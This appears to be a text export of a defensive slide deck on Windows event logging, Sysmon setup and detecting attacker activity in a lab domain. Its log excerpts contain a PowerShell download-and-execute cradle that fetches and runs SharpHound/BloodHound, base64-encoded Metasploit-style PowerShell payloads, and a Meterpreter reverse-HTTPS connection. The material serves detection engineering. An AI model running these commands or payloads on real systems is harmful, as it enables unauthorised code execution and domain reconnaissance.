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The Logs You Are Looking For





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OVERVIEW

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Problem Statement

Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning [Windows](#), [Mac](#), and [Linux](#) platforms and can be used to navigate through the knowledge base.

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Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	Applnit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service

JPcert to the rescue... Sort of..

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https://jpcertcc.github.io/ToolAnalysisResultSheet/

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Tool Analysis Result Sheet

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About this site

Command Execution

PsExec

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Password and Hash Dump

PWDump7

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

[Detecting Lateral Movement through Tracking Event Logs \(Version 2\)](#)

About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

A helpful diagram



Executive Problem Statement

Basic Questions:

- Are our tools working?
- What can we detect?
- How can we test this?
- What are our gaps?
- What existing tools can fill them?
- What do we have to buy?
- Can we buy ourselves out of this problem?



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A helpful diagram



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Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC\$ and so many more....



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Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"

Command Line Logging is Easy


You must have Audit Process Creation auditing enabled

You must enable the policy setting: Include command line in process creation events

“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. *MSFT, see links)



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Command Line Logging is Easy

Max log file size is small by default.

Command line logging is off by default.

“To see the effects of this update, you will need to enable two policy settings”

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.


When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.



Command Line Logging is Easy


To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit



Command Line Logging is WORKING!!!!

net user /domain



Event 4688, Microsoft Windows security auditing.

General Details

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x1680
- New Process Name: C:\Windows\System32\net1.exe
- Token Elevation Type: %%1936
- Mandatory Label: Mandatory Label\High Mandatory Level
- Creator Process ID: 0x1314
- Creator Process Name: C:\Windows\System32\net.exe
- Process Command Line: C:\Windows\system32\net1 user /domain



PowerShell Logging is ~~Easy~~. Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)

WevtUtil sl "Windows PowerShell" /ms:512000000

WevtUtil sl "Windows PowerShell" /rt:false

WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)

WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000

WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false

We will talk about Get-WinEvent a bit later

But....the profile.ps1 file below is where it's at.



```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

But, now we have PS logs.

Windows PowerShell Number of events: 563

Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

NewCommandState=Started

SequenceNumber=28

HostName=ConsoleHost

HostVersion=5.1.17763.503

HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString

('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound

EngineVersion=5.1.17763.503

RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a

PipelineId=2

CommandName=New-Object

CommandType=Cmdlet

ScriptName=

CommandPath=

CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound

Generating Events and Finding Them

Invoke-expression? Yeah - we caught that.

Verbose	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Warning	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4104	Execute a Remote Command
Verbose	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	7/9/2019 3:16:55 PM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	7/9/2019 3:16:55 PM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Information	7/9/2019 3:16:54 PM	PowerShell (Microsoft-Windows-Pow...	4102	Executing Pipeline

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"

ScriptBlock ID: bd0c2f6e-eb37-40c7-aae4-886bd79ba11c
Path:




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Group Policy Configuration for PS Transcription

Admin Templates > Windows Components > Windows PowerShell

Can also configure:

- Module Logging
- Block Logging
- Script Execution



The screenshot shows the 'Turn on PowerShell Transcription' Group Policy configuration window. The title bar is blue and contains the text 'Turn on PowerShell Transcription' and standard window controls. The main area has a light blue header with the title 'Turn on PowerShell Transcription' and two buttons: 'Previous Setting' and 'Next Setting'. Below the header, there are three radio buttons: 'Not Configured', 'Enabled' (selected), and 'Disabled'. To the right of the radio buttons is a 'Comment:' text box. Below the radio buttons is a 'Supported on:' text box with the value 'At least Microsoft Windows 7 or Windows Server 2008 family'. Under the 'Options:' section, there is a 'Transcript output directory' text box with the value 'C:\PS-Transcripts' and a checked checkbox for 'Include invocation headers:'. The 'Help:' section contains a detailed explanation of the policy setting, its purpose, and how to use it. At the bottom right, there are three buttons: 'OK', 'Cancel', and 'Apply'.

Turn on PowerShell Transcription

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory: C:\PS-Transcripts

☒ Include invocation headers:

Help:

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcribing for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents directory, with a file name that includes 'PowerShell_transcript', along with the computer name and time started. Enabling this policy is equivalent to calling the Start-Transcript cmdlet on each Windows PowerShell session.

If you disable this policy setting, transcribing of PowerShell-based applications is disabled by default, although transcribing can still be enabled through the Start-Transcript cmdlet.

If you use the OutputDirectory setting to enable transcript logging to a shared location, be sure to limit access to that directory to prevent users from viewing the transcripts of other users or computers.

Note: This policy setting exists under both Computer Configuration and User Configuration in the

OK Cancel Apply



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What About Exchange Logging?

Yeah, that's not on by default either.

LogFiles (text) written by default...

Nothing to event log.

Enable:

- Both log file and ETW event
- Maximum file size



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The screenshot shows the IIS Manager console on the left and the 'Logging' configuration page on the right. In the console, the 'Default Web Site' is selected and highlighted with a red box. The 'Logging' page has several sections: 'Directory' with a text box containing '%SystemDrive%\inetpub\logs\LogFiles' and a 'Browse...' button; 'Encoding' with a dropdown menu set to 'UTF-8'; 'Log Event Destination' with three radio buttons, where 'Both log file and ETW event' is selected and highlighted with a red box; and 'Log File Rollover' with a 'Schedule' dropdown set to 'Daily' and a 'Maximum file size (in bytes):' section where '524288000' is entered and highlighted with a red box. The 'Do not create new log files' option is also visible at the bottom.

Sysmon - Install

SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml
```

```
System Monitor v10.2 - System activity monitor  
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier  
Sysinternals - www.sysinternals.com
```

```
Loading configuration file with schema version 4.00  
Sysmon schema version: 4.21  
Configuration file validated.  
Sysmon installed.  
SysmonDrv installed.  
Starting SysmonDrv.  
SysmonDrv started.  
Starting Sysmon..  
Sysmon started.
```




Sysmon - Usage, and Results

Sysmon produces results, immediately. Event Viewer below.

Versus the complexity of configuring Windows logging....



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Event 1, Sysmon

General Details

Process Create:

RuleName:
UtcTime: 2019-07-09 21:16:52.358
ProcessGuid: {bbfc056b-0444-5d25-0000-00107f0d020c}
ProcessId: 7604
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell -ep bypass
CurrentDirectory: C:\Users\it.admin\Downloads\
User: WLABV2\IT.Admin

Generating Events and Finding Them

BloodHound - Now we are seeing events on our workstations.

WS -->

C:\Users\it.admin>powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"

Event Viewer

File Action View Help

Operational Number of events: 1,213 (0) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	7/10/2019 10:30:23 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:22 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:17 PM	Sysmon	11	File created (rule: FileCreate)
Information	7/10/2019 10:30:16 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/10/2019 10:27:57 PM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
CurrentDirectory: C:\Users\it.admin\
User: WLABV2\IT.Admin
LogonGuid: {bbfc056b-b5c1-5d26-0000-0020e3711300}
LogonId: 0x1371E3



Generating Events and Finding Them

net user /domain? Yeah...sysmon caught this

Event 1, Sysmon

General Details

Process Create:

RuleName:

UtcTime: 2019-07-11 15:59:19.586

ProcessGuid: {bbfc056b-5cd7-5d27-0000-0010921e6400}

ProcessId: 5760

Image: C:\Windows\System32\net1.exe

FileVersion: 10.0.17763.1 (WinBuild.160101.0800)

Description: Net Command

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: net1.exe

CommandLine: C:\Windows\system32\net1 user /domain

CurrentDirectory: C:\Users\it.admin\

User: WLABV2\IT.Admin

LogonGuid: {bbfc056b-b5c1-5d26-0000-0020e3711300}

LogonId: 0x1371E3

TerminalSessionId: 2

IntegrityLevel: High

Hashes: MD5=63DD4523677E62A73A8A7494DB321EA2, SHA256=C687157FD58EA51757CDA87D06C30953A31F03F5356B9F5A9C004FA4BAD4BF5

ParentProcessGuid: {bbfc056b-5cd7-5d27-0000-0010e11d6400}

ParentProcessId: 4804

ParentImage: C:\Windows\System32\net.exe

ParentCommandLine: net user /domain



Generating Events and Finding Them

Meterpreter?
Yeah fam, we gotchu.

Source IP? Yup
Dest IP? Yup

Event 3, Sysmon

General Details

Network connection detected:
RuleName:
UtcTime: 2019-07-09 22:49:59.444
ProcessGuid: {bbfc056b-1a17-5d25-0000-001010f0a0c}
ProcessId: 3580
Image: C:\Users\it.admin\Downloads\revhttps.exe
User: WLABV2\IT.Admin
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.55.100.59
SourceHostname: WKS-10-8.wlabv2.local
SourcePort: 54128
SourcePortName:
DestinationIsIpv6: false
DestinationIp:
DestinationHostname:
DestinationPort: 443
DestinationPortName: https

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 3
Logged: 7/9/2019 4:50:00 PM
Task Category: Network connection detected (rule: NetworkConnect)



Generating Events and Finding Them

LSASS Dump? This one turned out to be wayyyy more difficult.

The crackmapexec implementation was based on SMBExec from impacket.

Utilizes a win32 net rpc call over SMB. Hard to detect.



DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx
```

```
Date       : 4/24/2019 11:53:00 PM
Log        : Security
EventID    : 4688
Message    : Suspicious Command Line
Results    : Long Command Line: greater than 1000 bytes
             500+ consecutive Base64 characters
             Base64-encoded function
             500+ consecutive Base64 characters
```

```
Command : C:\Windows\SysWOW64\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAIAgB1
AGMadAAgAEKATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBTACgALABBAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8ABQBCAGEAcwB1ADYANABTAHQAcg
BpAG4AZwAoACIASAA0AHMASQBBAAEQQBBAEEAQBBAAEQBBLADEAWABIAFGATwBpAHKAaABWACsASABIAIDAgRgBIADEASwBsAFYASQBSAEANABFAHYA
MgBWAESAbwBBAEYAUgBBAFYAUgBBAEQBAAEYAUgBBLAFkAVQBRAFEAZQBSADEAUQBQAEwAdgAVAC8AUQB5AG8ATwBKAAG0AgEgYAFgAdQAZADYADAA1AF
UAUVwBSAG0ARwA3AHAANwB1AHAANQAVHUAUyQBMAFEAQBBIADEAVQBZADIAUQBZAFUAZwBSAE4AZwBqADMATQBRAHGAyGBIAHYAWQBZADEAUwA2AGIANwB2
1FMAzAD0ATgBIAHcALQBPAIAgB1AGMadAAgAEKATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBTACgALABBAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8ABQBCAGEAcwB1ADYANABTAHQAcg
```

```
Date       : 9/19/2016 2:38:04 PM
Log        : Security
EventID    : 4688
Message    : Suspicious Command Line
Results    : Long Command Line: greater than 1000 bytes
             Metasploit-style base64 encoded/compressed PowerShell function (possible use of Metasploit PowerShell exploit payload)
             500+ consecutive Base64 characters
             Base64-encoded and compressed function
```

```
Command : "powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKtM4FcCA71WbW/aSBD
+3Er9D1aFhK0SDIQmTArKt8YyCC8BHmx6W1jr+2FkUvvdXjp9b/fGHBCrs0p1w9nJWLXW7P77DPP7NiNA1tQHkjr7Xy3qDfHSPPr+4f27Lg7xUpIzD3Vrx
LSc1FkX726swVp59w6sGda0R60/g60ufZKkKVqtdL7ENJhdX1f1WCSBOMzzNSJQFJH1PaMkkhXpL2nok5Cc3d7PiS2k71Lmz3yN8XvMjm7bCrZ9Ip2hwE1
sLW7jBF3eXDEq50y3b11lelac5asPMWArnDW3kSdLV/MNYVpF+KwMgd9sVkbntaoc84q7ID2lwXsoPggi7paOrPZI2ET53oqwCR4G/kIg4DKTnQyMrHHZkL
Ay7IbeR44QkgpB8I3jKCyJngpixnPSHPD1C6WeBoEsCdkFCvjJJ+EhtEuXrOHAY6RN3JnfIOj35W4Pk0yDw6opQyUFeXsPaSk7MyCE8q/yW9phQBZ6TpaI
RPz68//DetCUO+3HR76L+qRZ9eG66HxMAK3d5RPe+X6VCTmrD1lwAvTz70YE2UmTZNMTCgzKYnZu718GLcS6ud1mDV1OLU2cGicUZSk/tlt8CTbuT
```

```
Date       : 4/21/2019 11:22:35 PM
Log        : Security
EventID    : 4672
Message    : Multiple admin logons for one account
Results    : Username: IT.Admin
             User SID Access Count: 314
```

```
Command :
Decoded :
```

```
Date       : 4/21/2019 11:22:35 PM
Log        : Security
EventID    : 4672
Message    : Multiple admin logons for one account
Results    : Username: LABV2-DC1$
             User SID Access Count: 22451
```

```
Command :
Decoded :
```

```
Date       : 4/21/2019 11:22:35 PM
Log        : Security
EventID    : 4672
Message    : Multiple admin logons for one account
Results    : Username: berthaschultz
             User SID Access Count: 75
```

```
Command :
Decoded :
```

```
Date       : 4/21/2019 11:22:35 PM
Log        : Security
EventID    : 4672
Message    : Multiple admin logons for one account
Results    : Username: Administrator
             User SID Access Count: 29
```

```
Command :
Decoded :
```



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DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz
```

For live analysis, we can also use
Get-EventLog on local and
remote systems



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```
ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated          Id LevelDisplayName Message
-----
4/27/2019 9:53:50 PM 4672 Information Special privileges assigned to new logon....
4/27/2019 9:53:47 PM 4672 Information Special privileges assigned to new logon....
4/27/2019 9:53:38 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 3:58:55 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 3:32:10 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 3:32:10 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 3:07:48 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 2:59:00 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 2:56:27 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 2:01:56 PM 4672 Information Special privileges assigned to new logon....
4/26/2019 1:56:04 PM 4672 Information Special privileges assigned to new logon....
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4/26/2019 1:32:48 PM 4672 Information Special privileges assigned to new logon....
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4/26/2019 11:57:46 AM 4672 Information Special privileges assigned to new logon....
4/26/2019 11:46:28 AM 4672 Information Special privileges assigned to new logon....
4/26/2019 10:55:46 AM 4672 Information Special privileges assigned to new logon....
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administrator

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Event ID: ☒ 4624 ☒ 4625 ☒ 4768 ☒ 4769 ☒ 4776 Count:

0

search

search path

Export ▼

All Users

SYSTEM Privileges

NTLM Remote Logon

RDP Logon

Network Logon

Batch Logon

Service Logon

MS14-068 Exploit Failure

Logon Failure

Detect
DCSync/DCShadow

Add/Delete Users

Domain Check

Audit Policy Change


Add event value

Count

Type

Auth

IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it. ✖
DATE: 2019-04-01 02:28:50 DOMAIN: WLAVB2 USERNAME: administrator



Rank	User
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1 svc_whitenoise
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2 anonymous logon

3 administrator

4 it.admin

5 healthmailbox13c5e

6 winlab

7 maxine.james

8 do.not.reply

9 customer

10 ssmith

[Back](#)

Next

Rank

Host

1 labv2-mx

2 10.55.100.183

3 10.55.100.186

4 10.55.200.14

Questions?

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing>

<https://github.com/MotiBa/Sysmon/>

<https://github.com/SwiftOnSecurity/sysmon-config>

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